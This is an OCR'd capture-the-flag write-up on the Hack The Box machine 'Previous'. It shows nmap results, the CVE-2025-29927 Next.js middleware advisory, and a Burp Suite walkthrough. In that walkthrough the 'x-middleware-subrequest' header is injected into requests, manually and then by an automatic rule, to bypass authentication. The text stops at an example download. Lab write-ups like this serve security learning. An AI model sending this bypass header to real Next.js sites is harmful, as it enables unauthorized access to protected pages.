
This is previous writeup by Jiseok Song

nmap


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add previous.htb to /etc/hosts


Web enumeration



Both get started, docs button bring me to the login page



Wappalyzer shows that it's using next.js and its version



CVEdetails shows it's a vulnerable version

Vulnerability Details : CVE-2025-29927

Authorization Bypass in Next.js Middleware

Next.js is a React framework for building full-stack web applications. Starting in version 1.11.4 and prior to versions 12.3.5, 13.5.9, 14.2.25, and 15.2.3, it is possible to bypass authorization checks within a Next.js application, if the authorization check occurs in middleware. If patching to a safe version is infeasible, it is recommend that you prevent external user requests which contain the x-middleware-subrequest header from reaching your Next.js application. This vulnerability is fixed in 12.3.5, 13.5.9, 14.2.25, and 15.2.3.

Published 2025-03-21 15:15:43 Updated 2025-09-10 15:49:41 Source GitHub, Inc.

View at NVD, CVE.org, EUVD

Products affected by CVE-2025-29927

Vercel » Next.js » For Node.js Versions from including (>= 11.1.4 and before (<) 12.3.5
cpe:2.3:a:vercel:next.js:*:*:*:*:*:node.js:*:* Matching versions

Vercel » Next.js » For Node.js Versions from including (>= 13.0.0 and before (<) 13.5.9
cpe:2.3:a:vercel:next.js:*:*:*:*:*:node.js:*:* Matching versions

Vercel » Next.js Versions from including (>= 14.0.0 and before (<) 14.2.25
cpe:2.3:a:vercel:next.js:*:*:*:*:*:*:*:* Matching versions


Vercel » Next.js » For Node.js Versions from including (>= 14.0.0 and before (<) 14.2.25
cpe:2.3:a:vercel:next.js:*:*:*:*:*:node.js:*:* Matching versions

Vercel » Next.js Versions from including (>= 15.0.0 and before (<) 15.2.3
cpe:2.3:a:vercel:next.js:*:*:*:*:*:*:*:* Matching versions

Vercel » Next.js » For Node.js Versions from including (>= 15.0.0 and before (<) 15.2.3
cpe:2.3:a:vercel:next.js:*:*:*:*:*:node.js:*:* Matching versions

Or I can find it using nuclei with some specific switch

```
nuclei -target http://previous.htb -fr --headless
```



https://projectdiscovery.io/blog/nextjs-middleware-authorization-bypass *shows PoC for this cve.*

It says only adding one tag can bypass middleware authentication.

For versions 13.2.0 and later:

For versions 13.2.0 and above, Next.js introduced a maximum recursion depth for middleware execution. This was implemented to prevent infinite loops but doesn't affect the vulnerability. The exploitation remains the same, as the header check occurs before any recursion depth checks.

cli Copy

```
1 x-middleware-subrequest: middleware:middleware:middleware:middleware:middlewa
```


Alternatively, for projects using a `/src` directory structure:

cli Copy

```
1 x-middleware-subrequest: src/middleware:src/middleware:src/middleware:src/mid
```

```
x-middleware-subrequest:
middleware:middleware:middleware:middleware:middleware
```

Let's try capturing the packet with burpsuite and add this tag. First, you need to disable the default intercept rule(otherwise, it just passes some important packets)



Grab the packet

Request

Pretty Raw Hex

```
1 GET /_next/data/-ipsiOtEey-zESpHzrwmc/docs.json HTTP/1.1
2 Host: previous.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://previous.htb/?callbackUrl=%2Fdocs
8 x-nextjs-data: 1
9 DNT: 1
10 Connection: keep-alive
11 Priority: u=0
12
13
```


Add the tag for every packet you can grab and send

Request


Pretty Raw Hex

```
1 GET /_next/data/-ipsiOtEey-zESpHzrwmc/docs.json HTTP/1.1
2 Host: previous.htb
3 x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: http://previous.htb/?callbackUrl=%2Fdocs
9 x-nextjs-data: 1
10 DNT: 1
11 Connection: keep-alive
12 Priority: u=0
13
14
```


I can bypass it




But it's really inefficient to add the tag for every packet manually. Let's add this tag automatically in burpsuite. Go to http match & replace rules section.



Add a new rule with the tag content on replace(Remain match as empty. It will automatically add every packet with the tag.)



Click examples button brings me to this page



It has a download link. The file content is just the same as it shows.

```
┌─[parrot@parrot]─[~/Documents/previous]
└──╼ $cat hello-world.ts
import { app } from 'previous';

const app = new App();
app.start();
```

